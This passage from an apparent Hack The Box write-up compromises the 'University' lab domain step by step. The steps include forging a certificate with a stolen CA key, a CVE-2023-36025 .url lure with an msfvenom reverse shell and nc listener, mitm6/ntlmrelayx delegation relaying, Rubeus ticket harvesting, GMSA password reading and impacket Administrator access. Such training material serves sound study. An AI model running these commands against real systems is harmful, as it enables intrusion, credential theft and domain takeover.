-a----	2/15/2024 5:48 AM	1704	rootCA.key
-a----	2/25/2024 5:41 PM	42	rootCA.srl

We can use the `download` function of `evil-winrm` to download the whole `CA` directory to our machine.

```
*Evil-WinRM* PS C:\web\University> download CA
```

```
Info: Downloading C:\web\University\CA to CA
```

With these files, we can forge a signed certificate for any user we want, including professor accounts that already exist.

Now, all we need to do is find the details of a professor user, forge a certificate, and then sign it so we can log in as a professor user.

Navigating to the `Courses List` option from our profile, we find the professor `nya` and then if we click at the name we are directed to the professor's profile with all the valuable information we seek.

Username	nya	Email	nya.laracrof@skype.com
First name	Nya	Last name	Laracrof
Address	UK - London	Department	Finances

Now, we can create a `CSR` file with the `common-name`: `nya` and `email`: `nya.laracrof@skype.com`.

```
$ openssl req -newkey rsa:2048 -keyout PK.key -out Nya-CSR.csr
```

Enter PEM pass phrase:

Verifying - Enter PEM pass phrase:

<SNIP>

Common Name (e.g. server FQDN or YOUR name) []:nya

Email Address []:nya.laracrof@skype.com

Afterwards, we sign the `CSR` using the exfiltrated certificate and private key:

```
$ openssl x509 -req -in Nya-CSR.csr -CA rootCA.crt -CAkey rootCA.key -CAcreateserial -out nya-forged-sdc.pem
```

Certificate request self-signature ok

subject=C=AU, ST=Some-State, O=Internet Widgits Pty Ltd, CN=nya,

emailAddress=nya.laracrof@skype.com

Finally, we can use this forged certificate to log into `nya`'s account.

[Homepage](#) / Signed Digital Certificate Login

Signed Digital Certificate Login

Please provide your Digital Certificate, with domain

Browse...

nya-forged-sdc.pem

Login

We have successfully compromised `nya`'s account.

University

[Home](#) [Courses List](#) [My Profile](#) [Blog](#) [Contact](#)

nya

Dashboard

My Profile

Create a New course

Manage My Courses

Change Public Key

Request Signed-Cert

Delete My Account

Contact Us

Logout

Howdy, nya

Home > My Profile

My Profile



Max file size is 1MB, Minimum image size is 50KB And Suitable files are .jpg & .png

Upload Photo

Now that we have a professor's account, we can move forward with our plan. Clicking on **Manage My courses** we view the courses available to the professor.

This professor has two courses available, let's click on **learn more** to view the course details.

My Courses

Course Dashboard

Introduction to Finance Science

Professor: nya

Finances

Introduction to Finance Science is a comprehensive course designed to provide students with a foundational understanding of the principles and concepts that underpin the field of finance. The course aims to explore the theoretical frameworks and ana.....

Learn More

Share:



Secrets of the successful businesses

Professor: nya

Finances

"Secrets of the Successful Businesses" is an engaging and insightful course that delves into the strategies, practices, and principles that drive the success of thriving businesses. This course aims to uncover the key factors that set apart successf.....

Learn More

Share:



We immediatly notice a new option to `Add a new lecture` so we click on that.

Course Preferences

Edit course detials

Add a new lecture

Push a notification

Which takes us to an upload form.

Home Courses List My Profile Blog Contact

nya

Howdy, nya | Home > Upload a new Lecture

Upload a new Lecture

- Please provide the signed "lecture.zip" file(which includes the lecture file and all it's references files) and the detached digital signature file(lecture.zip.sig).
- Please note that our team will only check .docx, .pptx, .pdf and .url(lecture references files for the students) inside the "lecture.zip" file. So any other files included in the lecture file will be ignored.
- Here is an example for a good "lecture.zip" file: **Perfect-Lecture-Sample.zip**

• **HINT:** to create a detached-signature-file for a file: `gpg -u <USERNAME> --detach-sign <FILE_PATH>`

Title

Title

File

Browse... No file selected.

Digital Sign

Browse... No file selected.

Submit

Interestingly enough, we learn that we need to provide a detached signature file with our lecture as well. The web developer has left a command example for the professors on how to create a detached signature file:

```
$ gpg -u <USERNAME> --detach-sign <FILE_PATH>
```

On the side pane click we click on `Change Public Key` and we see the option to upload a new public key.

Home Courses List My Profile Blog Contact

nya

Howdy, nya | Home > GPG key upload

GPG key upload

- **HINT:** to export your gpg public key: `gpg --export -a "<USERNAME>" > GPG-public-key.asc`
- Please note that providing an invalid gpg file will prevent us from verifying the uploaded lectures in the feature and will cause errors...

Please provide your GPG-Public-Key file

Browse... No file selected.

Upload your GPG Public Key

Submit

Now, on your home machine, export your `gpg` public key using this command:

```
$ gpg --export -a "amra" > GPG-public-key.asc
```

Note: If you do not have gpg account, create one using: `gpg --gen-key` and provide a name, email and passphrase.

Now, we upload our `GPG-public-key.asc` file and click on `Submit` to upload the public key.

GPG key upload

• Public Key uploaded successfully.

- **HINT: to export your gpg public key:** `gpg --export -a "<USERNAME>" > GPG-public-key.asc`
- Please note that providing an invalid gpg file will prevent us from verifying the uploaded lectures in the future and will cause errors.

Please provide your GPG-Public-Key file

No file selected.

 Upload your GPG Public Key

Now that we have all the pieces in place, we can proceed to exploit `CVE-2023-36025`. First, we clone the repository to our machine.

```
$ git clone https://github.com/ka7ana/CVE-2023-36025
```

After examining the malicious `zip` file from the repository, we see it contains two files:

- `url` file which points to the malicious `vbs` file
- `vbs (visual basic)` file which will be executed

The vulnerability occurs when the victim clicks on the `url` shortcut, and it fetches the URL inside it. If the `vbs` file is extracted, Windows SmartScreen security feature will interrupt the execution, but if the malicious `vbs` file is referenced inside the `zip` archive, Windows SmartScreen will not trigger. After some research about the supported file types, we find that we can use `.vbs`, `.bat`, `.cmd`, `.exe` files.

First of all, we create our payload using `msfvenom`. Since the user will probably review the lecture on `WS-3` we need to point the reverse shell to an internal machine, since we have root access on `LAB-2` we can forward our shell there.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.99.12 LPORT=9001 -f exe > amra.exe
```

Our malicious `.url` file will have the following contents.

```
[InternetShortcut]
URL=file:///C:/Windows/temp/amra.exe
IDList=
```

Then, we will upload `amra.exe` on `WS-3`.

```
*Evil-WinRM* PS C:\windows\temp> upload amra.exe
*Evil-WinRM* PS C:\windows\temp> icacls.exe amra.exe /grant Everyone:F
```

Now, we can create the malicious archive.

```
$ zip ./very-safe-lecture.zip Reference.url
```

As a last step before we submit the lecture, we need to create a detached signature.

```
$ gpg -u amra --detach-sign very-safe-lecture.zip
```

Finally, we set up a listener on LAB-2 and we upload the lecture along with the signature.

```
wao@LAB-2:~$ nc -lvnp 9001
```

Title	File
Exploit	Browse... very-safe-lecture.zip
Digital Sign	
Browse... very-safe-lecture.zip.sig	
Submit 	

After a little while, we get a connection back on our listener.

```
C:\Windows\system32>whoami
whoami
university\martin.t
```

The user flag can be found at C:\users\martin.t\Desktop\user.txt.

Lateral Movement

As we saw earlier, the domain computer WS-3 has the attribute TrustedForDelegation set to True, so we need to focus our attention on a potential Unconstrained-delegation attack to escalate our privileges on WS-3.

Let's check some more information on the DC.

```
*Evil-WinRM* PS C:\Web\University\static\assets\uploads\lectures> Get-ADComputer -Filter
{TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties
trustedfordelegation,serviceprincipalname,description
```

```
Description           :
DistinguishedName      : CN=WS-3,CN=Computers,DC=university,DC=htb
DNSHostName            : WS-3.university.htb
Enabled                : True
Name                   : WS-3
ObjectClass            : computer
ObjectGUID             : eee2a91e-44ad-4cc6-b30e-38aee5533cf7
SamAccountName         : WS-3$
serviceprincipalname   : {TERMSRV/WS-3, TERMSRV/WS-3.university.htb, WSMAN/WS-3, WSMAN/WS-
3.university.htb...}
SID                    : S-1-5-21-2056245889-740706773-2266349663-1134
```

```
TrustedForDelegation : True
UserPrincipalName    :
```

We can exploit this setup by overwriting the `msds-AllowedToActOnBehalfOfOtherIdentity` property of the computer `WS-3`. We achieve this through a potential relay attack. To achieve this, the service `WinHTTP WPAD` must be running on `WS-3`.

```
PS C:\Users\Martin.T> sc.exe query winhttpautoproxysvc
sc.exe query winhttpautoproxysvc

SERVICE_NAME: winhttpautoproxysvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

The service is indeed running so we can proceed with our plan. We need to make the computer `WS-3` consider our attacking machine IP as the `wpad` server. Unfortunately, the IPv4 DNS Servers in this machine are set to static and our current user does not have the permissions to alter those. So the only way we have is through `IPv6`. We can use the machine `LAB-2` for this purpose, and that machine already has the `Impacket` toolkit installed.

We notice that the IPv6 of the `LAB-2` machine is a DNS server on the `WS-3` machine.

```
PS C:\Windows\system32> ipconfig /all

Windows IP Configuration

Host Name . . . . . : WS-3
Primary Dns Suffix . . . . . : university.htb
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : university.htb

Ethernet adapter Ethernet 3:

    Connection-specific DNS Suffix  . : 
    Description . . . . . : Microsoft Hyper-V Network Adapter
    Physical Address. . . . . : 00-15-5D-05-80-00
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::349:6988:18c6:65c6%8(Preferred)
    IPv4 Address. . . . . : 192.168.99.2(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```



```
DHCPv6 IAID . . . . . : 134223197
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-5C-98-78-08-00-27-CD-0E-DB
DNS Servers . . . . . : fe80::215:5dff:fe05:8007%8
                        192.168.99.1
NetBIOS over Tcpi. . . . . : Enabled
```

Let's go ahead and copy the [mitm6.py](#) to `LAB-2` in order to poison the WPAD name resolution request from `WS-3`.

```
root@LAB-2:/tmp# python3 mitm6.py -d university -i eth0
<SNIP>
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:15:5d:05:80:07]
IPv4 address: 192.168.99.12
IPv6 address: fe80::215:5dff:fe05:8007
DNS local search domain: university.htb
DNS allowlist: university.htb
</SNIP>
```

Then, we need to create new computer account which we will give the delegation rights to impersonate as any user at `WS-3`:

```
$ impacket-addcomputer -computer-name evilComp -computer-pass '123456' -dc-ip
10.129.231.193 university.htb/WAO:'WebAO1337'

[*] Successfully added machine account evilComp$ with password 123456.
```

Now, we start `ntlmrelayx.py` on `LAB-2`:

```
root@LAB-2:~# ntlmrelayx.py -6 -ts -t ldap://192.168.99.1 --delegate-access --no-smb-
server -wh wpad --no-da --escalate-user evilComp$
<SNIP>
[2025-08-01 18:12:21] [*] Servers started, waiting for connections
</SNIP>
```

Now, is the hard part. We need to figure out a way to force the `WS-3$` machine account to authenticate back to us. Searching for, `NTLM machine credentials relaying` and `Unconstrained delegation attacks` you will find [this](#) article which has a trick about on how to force the machine the machine to authenticate back to us.

For the attack to be successful, we need to relay a computer account's credentials (not those of a domain user) to LDAPS. In my testing, one way this will occur is when a system is first booted (for example, to query for the IP address of a WPAD server and then make an HTTP request to retrieve the `wpad.dat` file). I'm sure there are lots of other ways that an HTTP request is made using the local machine credentials (e.g., checking for Windows updates) and sometimes it's just a matter of being patient.

In our situation, we have access to the `ws-3` machine as the users `WAO` and `Martin.T`, and all the command line tools to check for Windows updates require elevated permissions. But if we can open `Windows-Settings --> Windows Updates` we can force the authentication. This requires either `remote-desktop` or `Interactive_logon` rights. The latest pwned user `Martin.T` has been compromised while he was reviewing the lectures so he has an interactive session.

Let's check if the Windows Update service is running:

```
PS C:\Windows\system32> sc.exe query wuauserv

sc.exe query wuauserv

SERVICE_NAME: wuauserv
        TYPE               : 20    WIN32_SHARE_PROCESS
        STATE                : 1      STOPPED
        WIN32_EXIT_CODE       : 0      (0x0)
        SERVICE_EXIT_CODE    : 0      (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

It's not running, but we can start it.

```
PS C:\users\Martin.T> sc.exe start wuauserv
sc.exe start wuauserv

SERVICE_NAME: wuauserv
        TYPE               : 20    WIN32_SHARE_PROCESS
        STATE                : 2      START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0      (0x0)
        SERVICE_EXIT_CODE    : 0      (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 480
        FLAGS                 :
```

Finally, we can trigger the authentication by running these commands a couple of times.

```
Start-Process -FilePath 'ms-settings:windowsupdate'
Start-Process -FilePath 'ms-settings:activation'
```

After a little while, we see a request being made to `ntlmrelayx` running on `LAB-2`.

```
[2025-08-01 18:15:17] [*] HTTPD(80): Client requested path: /wpad.dat
[2025-08-01 18:15:17] [*] HTTPD(80): Serving PAC file to client ::ffff:192.168.99.2
[2025-08-01 18:15:38] [*] HTTPD(80): Connection from ::ffff:192.168.99.2 controlled,
attacking target ldap://192.168.99.1
[2025-08-01 18:15:38] [*] HTTPD(80): Connection from ::ffff:192.168.99.2 controlled,
attacking target ldap://192.168.99.1
[2025-08-01 18:15:38] [*] HTTPD(80): Connection from ::ffff:192.168.99.2 controlled,
attacking target ldap://192.168.99.1
[2025-08-01 18:15:38] [*] HTTPD(80): Authenticating against ldap://192.168.99.1 as
UNIVERSITY/WS-3$ SUCCEED
[2025-08-01 18:15:38] [*] Enumerating relayed user's privileges. This may take a while on
large domains
[2025-08-01 18:15:39] [*] Delegation rights modified succesfully!
[2025-08-01 18:15:39] [*] evilComp$ can now impersonate users on WS-3$ via S4U2Proxy
```

Note

You may need to execute the command `Start-Process -FilePath 'ms-settings:windowsupdate'` several times until Windows decides to authenticate with the malicious WPAD server. If the machine is authenticating using the user credentials `UNIVERSITY\Martin.T` rather than the machine credentials you just need to try again, after you wait some time.

Now, let's get a Kerberos ticket as the user `Adminsitator` on `WS-3`.

```
$ ntpdate -u university.htb
$ impacket-getST -spn HTTP/WS-3.university.htb university.htb/evilComp\$: '123456' -
impersonate 'Administrator' -dc-ip 10.129.231.193
```

We can connect to `WS-3` as `UNIVERSITY\Administrator` using Kerberos, but we need to make sure we have the following entry in our `/etc/krb5.conf` file.

```
[realms]
  UNIVERSITY.HTB = {
    kdc = DC.university.htb
  }
```

Moreover, we need to make an extra addition to our `/etc/hosts` file as well because Kerberos works over domain names.

```
$ echo "192.168.99.2 WS-3.university.htb" | sudo tee -a /etc/hosts
```

Finally, we can connect to `WS-3` using Kerberos.

```
$ export KRB5CCNAME=Administrator@HTTP_WS-3.university.htb@UNIVERSITY.HTB.ccache
$ proxychains4 evil-winrm -r university.htb -i WS-3.university.htb

*Evil-WinRM* PS C:\Users\Administrator.UNIVERSITY\Documents> whoami
university\administrator
```

Privilege Escalation

Now that we have administrative access on the `ws-3` computer, the best thing we can do is to dump the available credentials and Kerberos tickets.

We need to compile the latest version of [Rubeus](#) and then upload it over to `ws-3`:

```
*Evil-WinRM* PS C:\Users\Administrator.UNIVERSITY\Documents> upload Rubeus.exe
*Evil-WinRM* PS C:\Users\Administrator.UNIVERSITY\Documents> .\Rubeus.exe monitor
/interval:3 /nowrap
<SNIP>

      _____
     (_____) \      | |
      _____) )_  _| | |_____|_____|_____|_____|
|  _  _  /| | | | | _ \ |_____| | | | | /_____)
| | | \ \ | | | | | ) |_____| | | | | |
|_| | | | |_____| / |_____| / |_____|_____| / (_____|

v2.1.2

[*] Action: TGT Monitoring
[*] Monitoring every 3 seconds for new TGTs

[*] 8/1/2025 10:49:07 PM UTC - Found new TGT:

User           : Rose.L@UNIVERSITY.HTB
StartTime      : 8/1/2025 3:47:36 PM
EndTime        : 8/2/2025 1:46:06 AM
RenewTill      : 8/8/2025 3:46:06 PM
Flags          : name_canonicalize, pre_authent, renewable, forwarded,
forwardable
Base64EncodedTicket :

doIFejCCBXagAwIBBaEDAgEWooIEezCCBHdhggRzMIIEb</SNIP>
```

There is a ticket for the user `Rose.L`. Let's copy the ticket into a file:

```
$ echo "doIFejCCBXagAwIBBaEDAgEWooIEezCCBHdhggRzMIIEb<SNIP>UWS5IVEI=" | base64 -d > rose.kirbi
```

and convert it into ccache format:

```
$ impacket-ticketConverter rose.kirbi rose.ccache
```

Let's connect to the `dc` as the new user:


```
$ export KRB5CCNAME=rose.ccache
$ evil-winrm -r university.htb -i DC.university.htb

*Evil-WinRM* PS C:\Users\Rose.L\Documents> whoami
university\rose.l
```

At this point it would be beneficial to find out what permissions the user `Rose.L` has on the AD environment using `BloodHound`:

```
$ bloodhound-python -d university.htb --zip -c All -dc university.htb -ns 10.129.231.193 -u WAO -p 'WebAO1337'
```

Start `BloodHound`, import the database, mark `Rose.L` as owned and check for `Shortest Paths to Domain Admins from Owned Principals`:



This is not very helpful. Let's try to dig deeper, remove the check for `CanPSRemote` and try again:

ROSE.L@UNIVERSITY.HTB

DOMAIN ADMINS@UNIVERSITY.HTB

Database Info

Node Info

Analysis

Find Computers where Domain Users are Local Admin

Find Computers where Domain Users can read LAPS passwords

Find All Paths from Domain Users to High Value Targets

Find Workstations where Domain Users can RDP

Find Servers where Domain Users can RDP

Find Dangerous Privileges for Domain Users Groups

Find Domain Admin Logons to non-Domain Controllers

Kerberos Interaction

Find Kerberoastable Members of High Value Groups

List all Kerberoastable Accounts

Find Kerberoastable Users with most privileges

Find AS-REP Roastable Users (DontReqPreAuth)

Shortest Paths

Shortest Paths to Unconstrained Delegation Systems

Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable Users

Shortest Path from Owned Principals

Shortest Paths to Domain Admins from Owned Principals

Edge Filtering

Default Edges

MemberOf

HasSession

AdminTo

ACL Edges

AllExtendedRights

AddMember

ForceChangePassword

GenericAll

GenericWrite

Owns

WriteDacl

WriteOwner

ReadLAPSPassword

ReadGMSAPassword

AddKeyCredentialLink

WriteSPN

AddSelf

AddAllowedToAct

DCSync

SyncLAPSPassword

Containers

Contains

GPLink

Special

CanRDP

CanPSRemote

ExecuteDCOM

Azure Edges

AZAvereContributor

AZContains

AZContributor

AZGetCertificates

AZGetKeys

AZGetSecrets

AZHasRole

AZMemberOf

AZOwner

AZRunsAs

AZVMContributor

AZVMAdminLogin

AZAddMembers

AZAddSecret

AZExecuteCommand

AZGlobalAdmin

AZPrivilegedAuthAdmin

AZGrant

AZGrantSelf

AZPrivilegedRoleAdmin

AZResetPassword

AZUserAccessAdministrator

AZOwns

AZScopedTo

AZCloudAppAdmin

AZAppAdmin

AZAddOwner

```

graph LR
    ROSE_L[ROSE.L@UNIVERSITY.HTB] -- MemberOf --> ACCOUNT_OPERATORS[ACCOUNT OPERATORS@UNIVERSITY.HTB]
    ACCOUNT_OPERATORS -- ReadGMSAPassword --> GMSA_PCCLIENT01[GMSA-PCCLIENT01$@UNIVERSITY.HTB]
    GMSA_PCCLIENT01 -- AllowedToAct --> DC[DC.UNIVERSITY.HTB]
    DC -- DCSync --> UNIVERSITY[UNIVERSITY.HTB]
    UNIVERSITY -- Contains --> USERS[USERS@UNIVERSITY.HTB]
    DOMAIN_ADMINS[DOMAIN ADMINS@UNIVERSITY.HTB] -- Contains --> UNIVERSITY
  
```

The user, `ROSE.L` is a member of the `Account Operators` group which has `ReadGMSAPassword` privileges over the managed service account `GMSA-PCClient01$`. The `GMSA-PCClient01$` has `AllowedToAct` privileges on the DC, meaning it can pretend to be any Domain User to the DC.

To read the GMSA password, we are going to use the [GMSAPasswordReader](#).

```
*Evil-WinRM* PS C:\Users\Rose.L\Documents> upload GMSAPasswordReader.exe
*Evil-WinRM* PS C:\Users\Rose.L\Documents> .\GMSAPasswordReader.exe --AccountName 'GMSA-
PCLIENT01'
<SNIP>
Calculating hashes for Current Value
[*] Input username      : GMSA-PClient01$
[*] Input domain        : UNIVERSITY.HTB
[*] Salt                : UNIVERSITY.HTBGMSA-PClient01$
[*] rc4_hmac            : 6D364C74FF11B3BCE0BC41C097BF55C8
[*] aes128_cts_hmac_sha1 : F170BC534A5584888C18F5A11962C246
[*] aes256_cts_hmac_sha1 :
CB96CA0B9A985874D8F8259EF089B8F86DB2E4E9911CFE40F98162DE4EA612A4
[*] des_cbc_md5         : CBAE38BC5416F716
```

With these hashes in hand, let's request a new ticket for that user.

```
$ impacket-getST -dc-ip 10.129.231.193 -spn www/dc.university.htb -hashes
:6D364C74FF11B3BCE0BC41C097BF55C8 -impersonate Administrator university.htb/GMSA-
PCLIENT01\$
$ export KRB5CCNAME=Administrator@www_dc.university.htb@UNIVERSITY.HTB.ccache
```

Finally, we can authenticate as the `Administrator` user to the `DC`.

```
$ impacket-wmiexec -k university.htb/Administrator@DC.university.htb -debug -no-pass -dc-
ip 10.129.231.193

C:\>whoami
university\administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.